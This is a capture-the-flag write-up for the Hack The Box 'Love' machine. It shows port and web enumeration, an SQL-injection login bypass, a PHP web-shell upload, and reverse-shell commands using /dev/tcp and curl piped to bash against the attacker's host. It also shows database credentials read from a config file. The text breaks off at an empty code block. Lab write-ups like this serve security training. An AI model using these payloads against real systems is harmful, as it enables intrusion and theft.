Love by k0rriban

htbexplorer report

Name	IP Address	Operating System	Points	Rating	User Owns	Root Owns	Retired	Release Date	Retired Date	Free Lab	ID
Love	10.10.10.239	Windows	20	4.4	10870	9679	Yes	2021-05-01	2021-08-07	No	344

Summary

1. Scan ports -> 80,135,139,443,445,3306,5000,5040,5985,5986,7680
2. Searchsploit `Voting system` -> Vuln to SQLi and RCE
3. SQLi Login Byppass -> web admin cookie
4. RCE on `/admin/candidates_add.php` -> RCE and LFI
5. Upload `php-reverse-shell` -> User `phoebe` shell
6. Upload winPEAS -> `AlwaysInstallElevated` set to `1`
7. Upload reverse shell on format `.msi` -> `Nt_admin` user shell

Enumeration

OS

TTL	OS
+- 64	Linux
+- 128	Windows

As we can see in the code snippet below, the operating system is Windows.

```
❯ ping -c 1 10.10.10.239
PING 10.10.10.239 (10.10.10.239) 56(84) bytes of data.
64 bytes from 10.10.10.239: icmp_seq=1 ttl=127 time=118 ms
```

Nmap port scan

First, we will run a `open ports` scan using nmap:

```
❯ sudo nmap -p- -sS --min-rate 5000 10.10.10.239 -v -oG Enum/allPorts
```

We can retrieve the results using the utility `extractPorts`:

```
❯ extractPorts Enum/allPorts

[*] Extracting information...

    [*] IP Address:  10.10.10.239

    [*] Open ports:
80,135,139,443,445,3306,5000,5040,5985,5986,7680,47001,49664,49665,49666,49667,49668,49669,4967
0

[*] Ports have been copied to clipboard...
```

Now, we will run a detailed scan on all the ports under 10000, as we consider the other ports are not interesting:

```
PORT     STATE SERVICE      VERSION
80/tcp   open  http         Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1j PHP/7.3.27)
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: Voting System using PHP
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
443/tcp  open  ssl/http     Apache httpd 2.4.46 (OpenSSL/1.1.1j PHP/7.3.27)
| ssl-cert: Subject:
commonName=staging.love.htb/organizationName=ValentineCorp/stateOrProvinceName=m/countryName=in
| Issuer:
commonName=staging.love.htb/organizationName=ValentineCorp/stateOrProvinceName=m/countryName=in
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-01-18T14:00:16
| Not valid after:  2022-01-18T14:00:16
| MD5:   bff0 1add 5048 afc8 b3cf 7140 6e68 5ff6
|_SHA-1: 83ed 29c4 70f6 4036 a6f4 2d4d 4cf6 18a2 e9e4 96c2
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
| tls-alpn:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
|_http-title: 403 Forbidden
| http-methods:
|_  Supported Methods: POST
445/tcp  open  microsoft-ds Windows 10 Pro 19042 microsoft-ds (workgroup: WORKGROUP)
3306/tcp open  mysql?
| fingerprint-strings:
|   DNSVersionBindReqTCP, FourOhFourRequest, GenericLines, GetRequest, HTTPOptions, Help,
Kerberos, LDAPBindReq, LDAPSearchReq, LPDString, NULL, RPCCheck, RTSPRequest, SSLSessionReq,
TerminalServerCookie:
|_    Host '10.10.16.5' is not allowed to connect to this MariaDB server
5000/tcp open  http         Apache httpd 2.4.46 (OpenSSL/1.1.1j PHP/7.3.27)
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
|_http-title: 403 Forbidden
5040/tcp open  unknown
5985/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
5986/tcp open  ssl/http     Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ssl-date: 2022-06-01T21:52:01+00:00; +21m33s from scanner time.
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Not Found
| tls-alpn:
|_  http/1.1
| ssl-cert: Subject: commonName=LOVE
| Subject Alternative Name: DNS:LOVE, DNS:Love
| Issuer: commonName=LOVE
| Public Key type: rsa
| Public Key bits: 4096
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-04-11T14:39:19
| Not valid after:  2024-04-10T14:39:19
| MD5:   d35a 2ba6 8ef4 7568 f99d d6f4 aaa2 03b5
|_SHA-1: 84ef d922 a70a 6d9d 82b8 5bb3 d04f 066b 12f8 6e73
```

```
|_http-server-header: Microsoft-HTTPAPI/2.0
7680/tcp open  pando-pub?
Service Info: Hosts: www.example.com, LOVE, www.love.htb; OS: Windows; CPE:
cpe:/o:microsoft:windows

Host script results:
| smb-os-discovery:
|   OS: Windows 10 Pro 19042 (Windows 10 Pro 6.3)
|   OS CPE: cpe:/o:microsoft:windows_10::-
|   Computer name: Love
|   NetBIOS computer name: LOVE\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2022-06-01T14:51:45-07:00
|_clock-skew: mean: 2h06m33s, deviation: 3h30m00s, median: 21m32s
| smb2-time:
|   date: 2022-06-01T21:51:47
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
```

From smb we discover the domain name is `love.htb`, the os is `Windows 10 Pro 19042`.

Final nmap report

Port	Service	Version	Extra
80/tcp	http	Apache httpd 2.4.46 4	(Win6) OpenSSL/1.1.1j PHP/7.3.27
135/tcp	msrpc	Microsoft Windows RPC	-
139/tcp	netbios-ssn	Microsoft Windows netbios-ssn	-
443/tcp	ssl/http	Apache httpd 2.4.46 4	(Win6) OpenSSL/1.1.1j PHP/7.3.27
445/tcp	microsoft-ds	Windows 10 Pro 19042 microsoft-ds	workgroup: WORKGROUP
3306/tcp	mysql?	-	10.10.16.5 Not allowed to connect
5000/tcp	http	Apache httpd 2.4.46	(Win6) OpenSSL/1.1.1j PHP/7.3.27
5040/tcp	unknown	-	-
5985/tcp	http	Microsoft HTTPAPI httpd 2.0	(Win6) OpenSSL/1.1.1j PHP/7.3.27
7680/tcp	pando-pub?	-	-

Web enumeration

The first port open is p80, which contain an http server. Let's enumerate its technologies.

Technology scan

```
❯ whatweb love.htb
http://love.htb [200 OK] Apache[2.4.46], Bootstrap, Cookies[PHPSESSID], Country[RESERVED][ZZ],
HTML5, HTTPServer[Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27], IP[10.10.10.239], JQuery,
OpenSSL[1.1.1j], PHP[7.3.27], PasswordField[password], Script, Title[Voting System using PHP],
X-Powered-By[PHP/7.3.27], X-UA-Compatible[IE=edge]
```

This information, toguether with the wappalyzer output, brins us:


Technology	Version	Detail
Apache	2.4.46	-
OpenSSL	1.1.1j	-
PHP	7.3.27	-
DataTables	1.10.16	-
jQuery	3.3.1	-
Bootstrap	3.3.7	-

Subdirectory fuzzing

Bruteforcing the subdirectories of the website, we find the following:

```
❯ sudo wfuzz -c -t 200 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-
medium.txt --hc 404 --hh 4388,298 "http://love.htb/FUZZ"
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://love.htb/FUZZ
Total requests: 220560

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000016:   301        9 L      30 W       330 Ch      "images"
000000259:   301        9 L      30 W       329 Ch      "admin"
000000203:   301        9 L      30 W       330 Ch      "Images"
000000638:   301        9 L      30 W       332 Ch      "includes"
000000519:   301        9 L      30 W       331 Ch      "plugins"
000000902:   503        11 L     44 W       398 Ch      "examples"
000001503:   301        9 L      30 W       328 Ch      "dist"
000001819:   403        11 L     47 W       417 Ch      "licenses"
000003673:   301        9 L      30 W       330 Ch      "IMAGES"
000006098:   301        9 L      30 W       329 Ch      "Admin"
000010316:   301        9 L      30 W       331 Ch      "Plugins"
000032497:   301        9 L      30 W       332 Ch      "Includes"
000054517:   301        9 L      30 W       328 Ch      "Dist"
000095524:   403        11 L     47 W       417 Ch      "server-status"
```

From the above pages, we can see plugins and admin. Let's take a look at /plugins's content:



love.htb/plugins/

Index of /plugins

Name	Last modified	Size	Description
Parent Directory		-	
bootstrap-slider/	2021-04-12 08:29	-	
bootstrap-wysihtml5/	2021-04-12 08:29	-	
iCheck/	2021-04-12 08:29	-	
input-mask/	2021-04-12 08:29	-	
jQueryUI/	2021-04-12 08:29	-	
jvectormap/	2021-04-12 08:29	-	
pace/	2021-04-12 08:29	-	
timepicker/	2021-04-12 08:29	-	

Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27 Server at love.htb Port 80


We can see a list of plugins, let's check if any are vulnerable: Nothing seems vulnerable. Next step is to enumerate all the .php pages we can access to:

```
❯ sudo wfuzz -c -t 200 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-
medium.txt --hc 404 --hh 4388,298 "http://love.htb/FUZZ.php"
passwd:
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://love.htb/FUZZ.php
Total requests: 220560

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000038:   302        0 L      0 W        0 Ch        "home"
000000053:   302        0 L      0 W        0 Ch        "login"
000000286:   302        0 L      0 W        0 Ch        "Home"
000000825:   302        0 L      0 W        0 Ch        "Login"
000001225:   302        0 L      0 W        0 Ch        "logout"
000001414:   302        0 L      0 W        0 Ch        "preview"
000012158:   302        0 L      0 W        0 Ch        "HOME"
000014665:   302        0 L      0 W        0 Ch        "Logout"
000017702:   302        0 L      0 W        0 Ch        "Preview"
000101629:   302        0 L      0 W        0 Ch        "LogIn"
000148853:   302        0 L      0 W        0 Ch        "LOGIN"
```

All these pages redirect to /index.php so we need to be authorized to access them.

Manual enumeration


If we access to /index.php we can see:


10.10.10.239/index.php

Voting System

Sign in to start your session

Where we are asked to login with a Voter ID and a Password. On the other hand, we can access /admin to see:


10.10.10.239/admin/

Voting System

Sign in to start your session

Where we are asked to login with a username instead of a Voter ID. Since we want to gain access as an admin user, let's follow this path. If we search about the page Voting system, we obtain a series of vulns:

```
❯ searchsploit Voting System
----------------------------------------------------------- ----------------------------------
 Exploit Title                                             |  Path
----------------------------------------------------------- ----------------------------------
Online Voting System - Authentication Bypass               | php/webapps/43967.py
Online Voting System 1.0 - Authentication Bypass (SQLi)    | php/webapps/50075.txt
Online Voting System 1.0 - Remote Code Execution (Authent  | php/webapps/50076.txt
Online Voting System 1.0 - SQLi (Authentication Bypass) +  | php/webapps/50088.py
Online Voting System Project in PHP - 'username' Persiste  | multiple/webapps/49159.txt
Voting System 1.0 - Authentication Bypass (SQLI)           | php/webapps/49843.txt
Voting System 1.0 - File Upload RCE (Authenticated Remote | php/webapps/49445.py
Voting System 1.0 - Remote Code Execution (Unauthenticate | php/webapps/49846.txt
Voting System 1.0 - Time based SQLI (Unauthenticated SQL  | php/webapps/49817.txt
WordPress Plugin Poll_ Survey_ Questionnaire and Voting s | php/webapps/50052.txt
---------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

Since this is a controlled environment, in a vpn, we suppose the online solutions don't fit. This leaves us with the `Voting system 1.0` exploits. If we examine the exploit `49846.txt`, RCE, we observe the following payload:


```
########################### Payload ###########################
POST /admin/candidates_add.php HTTP/1.1
Host: 192.168.1.1
Content-Length: 275
Cache-Control: max-age=0
Origin: http://192.168.1.1
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryrmynB2CmG06vwFpO
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/90.0.4430.93 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.
8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.1.1/admin/candidates.php
Accept-Encoding: gzip, deflate
Accept-Language: de-DE,de;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

------WebKitFormBoundaryrmynB2CmG06vwFpO
Content-Disposition: form-data; name="photo"; filename="shell.php"
Content-Type: application/octet-stream

<?php echo exec("whoami"); ?>

------WebKitFormBoundaryrmynB2CmG06vwFpO
Content-Disposition: form-data; name="add"
```

As we can see, the target is `/admin/candidates_add.php` but we cannot access that path. As we are not able to upload files, this excludes RCE for now, let's focus on SQLi based login bypass. If we examine the file `49843.txt` we see the following payload:

```
########################### Payload ###########################
POST /admin/login.php HTTP/1.1
Host: 192.168.1.1
DNT: 1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/90.0.4430.93 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.
8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: de-DE,de;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: PHPSESSID=tliephrsj1d5ljhbvsbccnqmff
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 167

login=yea&password=admin&username=dsfgdf' UNION SELECT
```

```
1,2,"$2y$12$jRwyQyXnktvFrlryHNEhXOeKQYX7/5VK2ZdfB9f/GcJLuPahJWZ9K",4,5,6,7 from
INFORMATION_SCHEMA.SCHEMATA;-- -
```

From where we can see that the target `/admin/login.php` fits with the form definition in the webpage `<form action="login.php" method="POST">`. So we can try injecting that payload and check the output:



We successfully bypassed the login with the exploit, obtaining access as admin. Now we can try to access `/admin/add_candidates.php` and check that exploit we found earlier: We could access by web, let's try it by shell with the session cookie:

```
❯ curl http://love.htb/admin/candidates.php -H "Cookie: PHPSESSID=jlooianulcm32djvjven66jj76" -
s | grep Neovic
            <span class="hidden-xs">Neovic Devierte</span>
                Neovic Devierte                <small>Member since Apr. 2018</small>
                        <input type="text" class="form-control" id="firstname" name="firstname"
value="Neovic">
        <p>Neovic Devierte</p>
```

Looking for the name of the admin user we obtained a successfull connection, so let's try that exploit again:


```
########################## Payload ###########################
POST /admin/candidates_add.php HTTP/1.1
Host: love.htb
Content-Length: 275
Cache-Control: max-age=0
Origin: http://love.htb
Upgrade-Insecure-Requests: 1
DNT: 1
```

```
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryrmynB2CmGO6vwFpO
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/90.0.4430.93 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.
8,application/signed-exchange;v=b3;q=0.9
Referer: http://love.htb/admin/candidates.php
Accept-Encoding: gzip, deflate
Accept-Language: de-DE,de;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

------WebKitFormBoundaryrmynB2CmGO6vwFpO
Content-Disposition: form-data; name="photo"; filename="shell.php"
Content-Type: application/octet-stream

<?php echo exec("whoami"); ?>

------WebKitFormBoundaryrmynB2CmGO6vwFpO
Content-Disposition: form-data; name="add"
```

After executing this payload, as stated in:

> Your upload will be stored at /images/ and is also accessible without authentication.

We can access to `/images/shell.php` and check the resutls:



love.htb/images/shell.php

love\phoebe

Success! Now we can write a web shell and upload it with the following payload:

```
<?php echo exec($_GET['cmd']); ?>
```

And if we test this shell:

```
❯ curl "http://love.htb/images/shell.php?cmd=whoami"
love\phoebe
```

Did it. Let's try to establish a reverse shell:

```
❯ curl "http://love.htb/images/shell.php?cmd=curl%20http://10.10.16.5"
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<title>Directory listing for /</title>
</head>
<body>
<h1>Directory listing for /</h1>
<hr>
<ul>
<li><a href="Enum/">Enum/</a></li>
<li><a href="Exploits/">Exploits/</a></li>
```

```
<li><a href="img/">img/</a></li>
<li><a href="Love.md">Love.md</a></li>
<li><a href="Results/">Results/</a></li>
</ul>
<hr>
</body>
</html>
```

As we can see, while hosting a python server, we could access to the server, let's try a conventional reverse shell to port 3333:

```
❯ curl "http://love.htb/images/shell.php?cmd=bash%20-i%20>%26/dev/tcp/10.10.16.5/3333%200>%261"
❯ curl "http://love.htb/images/shell.php?cmd=bash%20-c%20'bash%20-
i%20>%26/dev/tcp/10.10.16.5/3333%200>%261'"
```

So we can try it with the python server method:

```
# Listener terminal
❯ echo "bash -i >& /dev/tcp/10.10.16.5/5555 0>&1" > Exploits/reverse_tcp
❯ sudo python3 -m http.server 80 &
[1] 379918
❯ nc -nlvp 3333
# Trigger terminal
curl "http://love.htb/images/shell.php?
cmd=curl%20http://10.10.16.5/Exploits/reverse_tcp%20|%20bash"
```

But this exploit is not working, as we are trying to attack a windows machine. So we need to use the RCE exploit to spy the filesystem:

```
❯ curl "http://love.htb/images/shell.php?cmd=more%20..\includes\conn.php"
<?php
        $conn = new mysqli('localhost', 'phoebe', 'HTB#9826^(_', 'votesystem');

        if ($conn->connect_error) {
            die("Connection failed: " . $conn->connect_error);
        }

?>
```

After some time, we found the credentials `phoebe:HTB#9826^(_` for the database `votesystem`. Anyway, as we saw earlier, 10.10.16.5 is not allowed to establish connections to the 3306 port, so we need a user shell to access the database.

User Shell

Now that we achieved RCE on the machine, we can use it to enumerate services we didn't have access from outside, for example, the server allocated at `port 5000`:

```
❯ curl "http://love.htb/images/shell.php?cmd=curl%20http://127.0.0.1:5000"
# ...
<div class="message-header">
  <p>Voting system Administration</p>
  <button class="delete" aria-label="delete"></button>
</div>
<div class="message-body">

<article class="message is-link">
```

```
  <div class="message-body">

<strong>Vote Admin Creds admin: @LoveIsInTheAir!!!!
</strong><br>  </div>
</article>

</div>
</article>
# ...
```

From the victim's localhost, we can access to the http server on port 5000 and discover the creds `admin:@LoveIsInTheAir!!!!`. We could try to do the same with the mysql server, as we have credentials, but let's try to get an interactive shell if possible. With this credential we obtained the exact same access to the admin's webpage as we achieved before, but now we know its password.

If we use the exploit from https://github.com/Dhayalanb/windows-php-reverse-shell, we can create a reverse shell on the machine as follows:

```
